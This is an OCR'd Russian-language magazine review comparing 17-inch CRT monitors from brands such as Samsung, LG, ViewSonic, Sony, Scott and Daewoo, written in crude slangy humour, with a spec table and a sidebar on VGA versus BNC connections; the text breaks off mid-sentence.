


Продолжаю обзор более именитой и достаточно известной маркой (в то же время ярко проявившейся сравнительно недавно и зарекомендовавшей себя вполне неплохо). Мне до сего дня приходилось работать лишь с пятнашками от мага. И новый девайс я тщательно обследовал, дабы найти те мерзкие буги, что обещали многие. Но вскрывать корпус – распаивать трубку – лапать внутренности мне было в лом (выделить шрифтом эту фразу – для и верстальщика), и я ограничился лишь “пользовательским” вскрытием. В отношении эргономики очень удачно сделано меню. Вместо дебильных кнопочек, как у Выosonика (об этом бреде от этого брэнда – отдельно) – удобное колесо. Да нет, пачка демидрольчика тебе не обломится, тут колесо другое – управления. И этим “чертовым” колесом регулируются все настройки. Меня это реально подцепило, а то, бывает, просидишь всю ночь перед компом, и к утру совсем думать ломает, и простое управление оказывается очень кстати %-). Если ты смотришь мексиканские телесериалы, то ты обязательно пользуешься видеомагнитофоном и видел на нем такое чудное колесико, что и на Маге. Плагиат? Возможно, но мне понравилось. Его, правда, я особенно не мучил и начал смотреть на качество работы. Глянул на сведение и понял, что мониторчик все-таки подглючивает. Видно образец попался слабенький. Но есть надежда, что это всего лишь образец. Ведь в одной партии могут находиться образцы с разнящимся качеством изображения. Так вот, небольшой муар у этого Мага был, но вот цвет распределялся равномерно, и не было характерных размывов по краям экрана.

Samsung Syncmaster 750P




Начал я тестирование для данного обзора еще в 11 утра, сейчас уже 5 часов. Все, надоело! Хочу пива, сосисок с сахаром и девок. Но работы еще – по самое не хочу. И вот я беру твердой, но трясущейся рукой монитор от самсунга. И от злости так и хочется кинуть им в кого-нибудь и потребовать ящик третьей балтики. Но, пересилив желание и вспоминая о священном долге, продолжаю тестирование. И сразу пропадает накатившая злоба, и монькино меню приветствует меня на родном, почти русском языке. Приятная фишка, а то все эти кисленькие менюшки, да еще на басурманском, вообще, типа, совсем напрягают. И содержание меню тоже радует. Но вкрались некоторые подозрения: а вдруг меню русифицировали, потому как настройка занимает кучу времени? Не, вроде обломился. Все оказалось очень просто и удобно. Муара нет! “Ах, нет? Значит меня кинули, во, волки позорные, замочу их всех! Стоко бабла барыгам сдал, а они мне муара не дали?!” – такой была реакция одного моего знакомого, близкого к предпринимательству, после того как я радостно декларировал, что у его нового дорогущего монитора вообще нет муара :). Ты-то



так слюной кидаться не будешь? Тады тебя еще очень порадует то, что и геометрия очень хороша. Сведение в норме, хотя для профессионального монитора не совсем то. А сказали, что полный п..., то есть полная P – профессиональная серия. Из синкмастеров от суньсумка диагональю в 17 дюймов данная модель, пожалуй, имеет наиболее хорошие показатели по тестам. И цена на сотку баксов выше "сверстников" по линейке, вполне оправдана. В отношении работы претензий практически нет. А что же внешность? Как обычно – на уровне. И эргономичный эдакий – удомашненный дизигн, дополняется удобной опорой, позволяющей крутить моньку, как Билл Монику :). А это также понравится не только домашнему юзверю, но и крутым дядькам из офисов, которых показывают в рекламе чая Липтон, что постоянно крутят дисплеи, дабы предъявить свои достижения труда однокакашникам и начальству. А так – самсунги, как обычно, держат марку и, помимо неплохих технических показаний, заработали стабильный спрос у российского юзера. А в последнее время найден самый короткий путь к кошельку покупателя – майонез "провансальвэ" и соответствие стандарту TCO99. Вот такие у женщин свои секреты :).

Daewoo 1707 B Low radiation



Ты был на рынке в Коньково (про покровский не спрашиваю, а то главред обидится ;))? Ну и как? Не создается впечатление, что бедному, но дорогому россиянину впаривают всякий китайский хлам, что не прокатился на западе? Но это там, а компьютерная столица изобилует последними хитами компутерного железа. Тут тебе и Атлон, и Ксеон, и вообще чай, банан и сайра. Но среди всей этой красоты, как клоп на любвеобильном диване, живет ныне некий монстр от Дэу. Точнее от даявы, как народно называют сей брэнд. Если сегодняшний производитель стремится дать все блага мониторостроительства, то дэу нас кормит все тем же "лоу радиэйшын", коим нас пугали страшненькие мониторы Bridge. То, что модель далеко не свежа, заметно даже по корявому корпусу и плохенькой менюшке.

Может только с виду, может я не прав? Но редкие розовые пятна на экране, вызванные намагничиванием, мне подсказывают иное. И действительно, увы, качество изображения оставляет желать лучшего. Разработкой данной модели, очевидно, занимались давно. Но это едва ли оправдание четкому муару и трапецевидности увиденного. Сведение гуляет, как я и говорил, до размагничивания на мониторе были радужные пятна. Кнопочка дигауса на месте, но все равно неприятно. Я забыл еще про такой параметр, как фокусировка. А вот на этом экземпляре придется вспомнить, причем не добрым словом. Не то что бы полный отстой, но фокусировка явна недостаточна. Особенно это проявилось на правой части экрана. А то, знаешь, бывает, когда проснешься с утра, а половина фейса помятая подушкой-подружкой :).

В действии – то есть в офисных приложениях и играх – тоже слабовато. А после двух часов работы было вообще замечено неприятное мерцание. А сетки эксэля были нечетки. В общем, как я и думал, данный образец облажался конкретно. Дерьмо какое.

А чо это у вас интерфейс прыщавый?

Все знают народную мудрость: "Есть чем, было бы куда!". Сто пудов – согласен. Боюсь, что компутеры также подвержены этой напасти. Очевидно, из-за круглосуточного общения с нами они похватали от нас не самые лучшие привычки и свойства. Так вот, куда и чем пихать? Жутко актуальный вопрос. Если у LCD мониторов это подключение к обычной видюхе или к специальной – цифровой карте, то у ЭЛТ-мониторов два варианта коннекта: по стандартному VGA, либо по более прогрессивному BNC, хотя еще есть третий – 13W3, но при наших делах он не актуален. И, при покупке нового зверя, многие юзари задаются этим вопросом. Попробую тебе чего-нибудь умное сказать. Естественно, VGA – понятней, удобней и ближе нам. Но не случайно же более дорогие мониторы укомплектовываются портами BNC. Те мониторы обычно покупают под профессиональные нужды. И, обычно, такой пользователь будет держать изображение на 1024x768. А ни для кого не секрет, что обычный VGA, порой, передает изображение с некоторыми искажениями, особо на высоких разрешениях. А BNC передает сигнал ровно, что, опять же, необходимо, когда настроил тачку под 1024x768 и выше. Еще BNC удобней тем, что позволяет переносить монитор от системного блока на расстояние до 13 метров. А тебе что, это не надо? Мне вообще-то тоже. Но, к примеру: заимел ты специальный двойник для видюхи, к которому можно подцепить до 4-х мониторов, а один решил оттаранить в спальню, чтобы скаченную из инета порнуху крутить. И на обычном VGA у тебя это ни хрена не получится, а вот с BNC все будет кульно. Но все же покупать монитор с BNC и специальный шнур только для поднятия либидо – не стоит. Особенно учитывая то, что качественный шнурок стоит не менее пятнадцати буказойдов. А для полного погружения, при наличии крутого акселя – все пятьдесят. Если кабель стоит 20$, то монитор, пусть с лучшим качеством изображения, с портами BNC, стоит на 100$ дороже. А вообще, наличие BNC-портов свидетельствует о принадлежности моньки к классу "выше среднего". И становиться обладателем сего чуда только из-за коаксиального порта (BNC) – неразумно. И если ты даже приобрел коаксиальный шнур, то не жди резкого взлета качества изображения. Улучшения (и те субъективные) придут только при использовании крутой видюхи.


Viewsonic PS775/PT775

Посмотрел я на убогого дэу и захотелось чего-нибудь возвышенного, красивого и запоминающегося. И тут вижу белого и красивого – монитор от Вьюсоника. Точнее, как увидел, то снял сразу двоих. Из любви к групповому сексу. Да и удобно с ними трахаться, по той причине, что обе модели выходят из одной линейки. И лишь имеют разницу в цене, порядка 80 бакинских.

"Ах, нет муара? Значит меня кинули, во, волки позорные, замочу их всех! Стоко бабла барыгам сдал, а они мне муара не дали?!"

Так, PS рассчитан на обычного юзера, хоть и с нехилыми запросами. А вот PT создан для определенного пользователя. Для эдакого эстета и просто для дизигнера, стабильно подрубающего бабки на своем скорбном труде. Оба монитора имеют плоскую трубу и, естественно, занимают меньше места. А что, скажешь не актуально? Прикинь: нет у тебя специального компьютерного стола, а обычный стол далеко не всегда имеет столько места, чтобы уместить большой дисплей. В ширину-то все оби – окей, а вот задница-то прямиком в стенку упирается, и не повернешь моньку, да и вентиляция не полная. Мне это не нравится. Хотя можно сэкономить сотку баков и прикупить специальный стол, но это уже твое дело, а точнее – твоего семейного бюджета. Ладно, что-то я увлекся дизайном и рациональным распределением чужой жилплощади :). Начинаем сразу тестить! Правда, еще перед этим я решил изучить менюшку мониторов. Многим нравится всякая лабудень, когда меню превращается в RFTM. Так и тут вместо простого и понятного появляются любимые Вьюсоником пимыпы "раз-два". Некоторых это прикалывает, но явно не меня. Благо, особенно с меню мучиться не пришлось, и уже по заводским настройкам получалось неплохое изображение. И что же? Муара нет! Хотя за такие бабки, что придется скинуть за это чудо, это вполне нормально. А вот переходы цветов были не совсем плавными. И я уж прикинул, что буржуины совсем задубели и хотят впарить почти за пятьсот баксов некого уродца. Но, похоже, ошибся: качество соответствует цене или почти соответствует ;). Со второй моделью PT775 еще рульнее, как водится у таких крутиков – переходы цвета получше, чем у собрата по линейке. В общем, по всем параметрам данный девайс стабильно держался. Муара, как я и сказал, не было, был лишь намек на данную шнягу при работе на высоком разрешении. И вылилась эта шняга на горизонтальных полосах. Но чтобы это заметить, мне пришлось взять на подмогу чела, не замученного многочасовым тестированием. Но он тоже не заметил. Так что можешь считать это личным глюком шибанутого автора :). Еще меня прикололо то, что обе модели можно закинуть на маковый комп. Нельзя отрицать то, что маки постепенно подминают определенное количество юзеров в свои ряды. А кто покупает такие фишки, как Imac? Хе-хе, обычно те, кому нужна инструкция в полной красе, причем на родном языке. И таких юзеров Вьюсоник доведет до многоразовых оргазмов путем приложения полностью русифицированной инструкции. Вот наши законодатели полагают, что любое устройство бытового применения (комп в их числе) в обязательном порядке должно быть укомплектовано инструкцией на русском языке. Выслав им оптовую партию губозакатывательных машинок, сообщаю, что сей прецедент все еще остается редким.


А тебе нравится, когда простое меню превращают в RFTM? :)



Производитель	Модель	Шаг точки	Герцовка на 800X600	Герцовка на 1024X768	Герцовка на 1280X1024	Частота строчной разв. кГц	Масса, кг	Цена, $
CTX (www.ctxeurope.com)	**ULTRA GREEN PR 711T**	**0.25**	**137**	**110**	**85**	**30-95**	**18.5**	**350**
Mag (www.maginnovision.com)	XJ 700T INNOVISION	0.26	85*	85*	85*	30-65	21	300
Sony (www.sony.com)	**Multiscan 200PS**	**0.25**	**139**	**113**	**86**	**30-92**	**20**	**515**
LG (www.lg.ru)	Flatron 795 FT	0.24	147	114	90	30-96	22	377
Scott (www.zulauf-international.com)	**772C**	**0.28**	**100**	**85**	**60**	**30-72**	**18**	**240**
Scott	786C	0.26	120	100	75	30-86	19.5	290
Scott	**795C**	**0.25**	**120**	**105**	**85**	**30-95**	**19.5**	**320**
ViewSonic (www.viewsonic.com)	PS775	0.25	140	110	86	30-95	18	418
ViewSonic	**PT775**	**0.25**	**146**	**113**	**90**	**30-97**	**18**	**500**
Daewoo (www.dwe.co.kr)	1707 B. Low radiation	0.28	100	80	60	30-69	23	220
Samsung (www.samsung.ru)	**Syncmaster 750P**	**0.26**	**136**	**106**	**85**	**30-96**	**20**	**350**

** – часть инфы взята с сайтов производителей, поэтому не удивляйся таким глюкам*

LG Flatron 795 FT



Как говорит наш главред: Маза Хакер! Или более грамотно: Mother Hacker! И эта фраза здесь как раз кстати. И не только из-за того, что за последний год LG побивает все рекорды количества продаж. Но и реальным качеством, что подходит вплотную к профессиональным машинам от Нокии и Соньки. А цена? Цена реально ниже. Но может тут какая подстава? А то нас комуняки стоко лет динамили, теперь... а вот теперь мы посмотрим на это семнадцатое чудо беспристрастно. Блин, боясь обломаться, я вообще сел на измену. Но потом, как увидел этот флэтрон, то пришел в норму. Абсолютно плоский экран и приятный косому глазу дизайн. И кнопочки, такие серебристые. Аккурат к Новому году, к блестящим шарам с новогодней елки. А ты шары держишь круглый год? Ну, я про те, что на елке :). Так держишь? Я лично – нет. А вот серебристые неприятные на ощупь пимпы тоже придется нажимать круглый год. Хотя меню, управляемое ими, вполне читаемо и удобно. Дизайн – дизайном, но надо и посмотреть в деле. А вот тут меня ждал тот самый ожидаемый облом. У данного образца с муаром были явные проблемы. А я ждал так много от этого образца :(. Но мне один чел подкинул мыслю о том, что надо протестить другой образец из партии. И он оказался прав! Конечно, сказать, что муара вообще не было – гон, но реально лучше, чем с первым образцом. Про первый дисплей я забыл, как про страшный сон, ожидаю нового – полллюционного ;).

И не обломался: все показатели в норме. И страшного муара, что был на первом образце, нет. И геометрия практически в норме. Почему практически? Да вот какая хрень: изображение было бы идеальным, кабы не треугольник в левом нижнем углу. Но, правда, едва заметен. Сведение цвета – ровное. Переходы плавные. А ты что хотел, чтобы наш хитрый отечественный юзер покупал шнягу в таком количестве? Ни фига. Фокусировка меня тоже порадовала. И фото*оп с маздайным офисом выглядели непривычно приятно. И очень четко. А то, бывает, шифруешься под главбуха, и давай по эксэлю лазить – только полазишь (часика, эдак, три), и на тебе – уже не различаешь, где границы. А тут – смотришь на этот флэтрон, и все пучком. Еще бывает так, что при абсолютно плоском дисплее изображение приобретает некоторую "подушковидность", но здесь, на флэту, все нормально. Помимо неудобных кнопок меню, могу еще наябедничать на то, что данный девайс не поддерживает подключение по коаксиалу. Обычному юзеру это фиолетово, а вот профессионалу это может не понравиться. Нету BNC – так это значит, что это чисто домашний, непрофессиональный девайс? Не факт. Судя по показателям и результатам, его можно рекомендовать для профессионального дизайнера.

SCOTT Scott 772C /Scott 786C/Scott 795C



А ты на самом деле вовсе не дизайнер, а Иванов Иван Иваныч? Тады тебе подойдет что-нибудь недорогое и надежное от достаточно недавно появившегося в Росси брэнда – Scott. За приемлимые бабки ты снимаешь очень неплохой рабочий девайс. Если 15 дюймовый монитор сего брэнда мне что-то не очень подмазался, то от 17 дюймовых я остался доволен. Самая хиленькая модель линейки – 772С. Это, в основном, для пользователя, ограниченного в средствах, но для понтов берущего семнашку.

И цена не случайна: муар есть, переходы цвета неровные, геометрия тоже какая-то невкусная. А вот более дорогие девайсы из этой линейки – 786 и 795 – показались мне крутыми. Особенно второй – 795-ый. Муара практически нет, лишь неявные намеки на горизонтальных полосах. Геометрия в норме. Сведение, конечно, не как у более дорогих девайсов, но вполне ничего. Единственный явный баг у 786-го – размытость изображения по краям, при заливке красным. У 795-го этого нет. Возможно, поэтому он и стоит дороже. Хотя были бы нелишними порты BNC. Но у "скотины" портами оборудована лишь 19-дюймовая тачка. Многие не любят данного производителя лишь за то, что он плохо раскручен. А вот это уже чайниками пахнет! Если бы Вьюсоник или Панас выпустили сей девайс под своей крышей, то запросили бы лишних 50-70$ за имя. Еще Скот мало тратит бабла на рекламу, что также способствует невысоким ценам. Много вшитых заводских настроек, причем не худшего качества. А вот дэфолтом там стоит не очень удачная, поэтому не надо быть кувалдой по монитору, как увидишь кривенькое изображение :).

Smile CA-8719SL



Основное достоинство – это компактность. Укороченый кинескоп позволил этим ребятам сделать белее тонкий корпус. А конструкция корпуса такая, что позволяет использовать монитор без подставки. А значит он стал меньше и по высоте. Получается, что семнадцатидюймовая модель занимает место на столе меньше, чем 15 дюймовая. Круто?

Используется кинескоп NEC с шелевой маской (CromaClear). Эта технология позволяет совместить высокую четкость изображения, присущую кинескопам с теневой маской, с хорошим цветом, как у кинескопов с апертурной решеткой. При этом, в отличие от апертурной решетки, нет полос от поддерживающих лесок и маска более устойчива к нагреву и вибрации. Шаг зерна 0.25 мм. Набор регулировок кроме стандартных содержит и достаточно редкие: муар, фокусировка, отдельная геометрия углов. Эти парни что только не придумали,



даже вставили программную утилитку, которая позволяет управлять монитором через USB. Ну и все фишки мультимедийного монитора: встроеный микрофон и возможность использовать навесные колонки.
Частотные характеристики таковы: 1600х1200 76 Гц, 1280х1024 88 Гц, 1024х768 116 Гц.

SONY MultiScan 200 PS



Среди производителей момедов неоспоримым лидером является 3COM с её Courier V. Everything. И смотришь обзоры, а около курьера – No Comment. Потому как никто это не оспаривает. Так и сонька держит первенство уже много лет. Правда, судя по завышенным ценам, становится непонятно: за какой такой орган сони держит первенство :). Стереотипы, короче. Но, благо, удачные. И, покупая сони, ты покупаешь качество. Особенно это касается моделей небезызвестной серии PS. И если, до недавнего времени, кошелек обычного юзера мог позволить себе лишь пятнадцатидюймовое дитя этой линейки, то сейчас уже семнадцатидюймовка по карману. По большому карману. Боюсь, что комментарии к высокому качеству все же потребуются. Геометрия, сведение, фокусировка – прекрасны. Но прекрасны для меня. А как же Василий Пупкин? У Васи высокие потребности к оригинальности изображения. Ручками все это настраивать он не станет по ряду очевидных причин. И скажет: Мамаааа :(. А мама помочь не сможет, так как только-только починила Василию пенькюх, что разогнался до 2000 мегагерц и стал носиться по квартире, попутно вынося зеленую наличность и видео технику :). И свежекупленный девайс упадет из окна вместе с хакнутым холодильником "ЗИЛ". Вот так заканчиваются все хорошие начинания. Но если бы сонька лично отрегулировала режимы, то Вася и сейчас бы искал крякер инета (верстальщику – выделить эту фразу жирным шрифтом или как-то вообще выделить). Вглядываясь в неопознанные горизонты монитора SONY. Ну а если серьезно, то действительно заводские режимы далеки от совершенства. А так – настройка удобна. Тому причиной – продуманное меню с удобными кнопками и удачно расположенными элементами. Так что если ты не Василий Пупкин или не стал его жертвой, когда он ударил тебя столом по голове, то без труда подгонишь изображение "под себя".


Трибунал

Так ты решился? Раз так, то не стоит по-детски экономить, выбирая самый дешевый девайс из семнашек. Но если ты реально решил купить имея лишь немного баксов, то, очевидно, оптимальным будет Scott 772 C. Также дешев монитор от Дэу, но я бы его и за 100 баксов побоялся брать. А вот Маговский девайс, что стоит менее трех сотен, меня бы удовлетворил. Хотя Маг много бабок тратит на раскрутку, этим повышая цену. Если тебя сей процесс не прикалывает, то смело бери более дорогую Скотину – 786 или 795. Особенно рекомендую второй, что имеет более совершенные технические показатели и, что самое главное, больше понравился мне :). Но ультра-качества и плоскости дисплея ты не добьешься без супер-хитового LG Flatron 795. Это народная марка. И качество высокое. Но, как подсказывает тестирование, внимательно отнесись к выбору конкретного образца, а то посмотришь один и с позором уйдёшь, а клевый образец останется лежать в пенопласте, ожидая более хитроплечего юзера. Значительно проще и убедительнее выглядит машина от Самсунга, из ее классической, но несколько устаревшей линейки SyncMaster – 750P. На мой взгляд, это модель, что заслуживает отдельного внимания юзера. И заслуживает того, чтобы ее приобрели, особенно учитывая, что ее цена придется многим по вкусу: за 350$ ты получаешь профессиональный монитор, причем хорошо раскрученной марки. А если у тебя есть еще лишняя сотка-полторы, то вполне подойдет машина от Вьюсонка – PS775, но не могу сказать, что она радикально лучше 750P от Самсунга. А вот если накинуть дополнительно полтинник, то в твои загребущие лапы попадет более крутой девайс – PT775. Это, действительно, лучше 750P. И есть подключение по коаксиалу. То есть это профессиональный монитор. И если ты за компом не только в хиросов рубишься и порно сервакам тусишь, а еще и делом занимаешься, то можешь брать – не разочаруешься. Ну, а если ты баксы стельками кладешь, то неизбежным будет знакомство с Сонькой, из профессиональной линейки – Trinitron 200 PS. Я уже много сказал про сони и сладостно заключу – No comments. Хотя 500 баксов отдать – не ламеру трояна впарить. Так что подумай про это. И не забудь, что проц, мамка и видюха прячутся в кишках компа и вылазют на свет божий лишь при апгрейдах и когда тебе делать не фига. А с монитором ты общаешься постоянно. Поэтому слепо 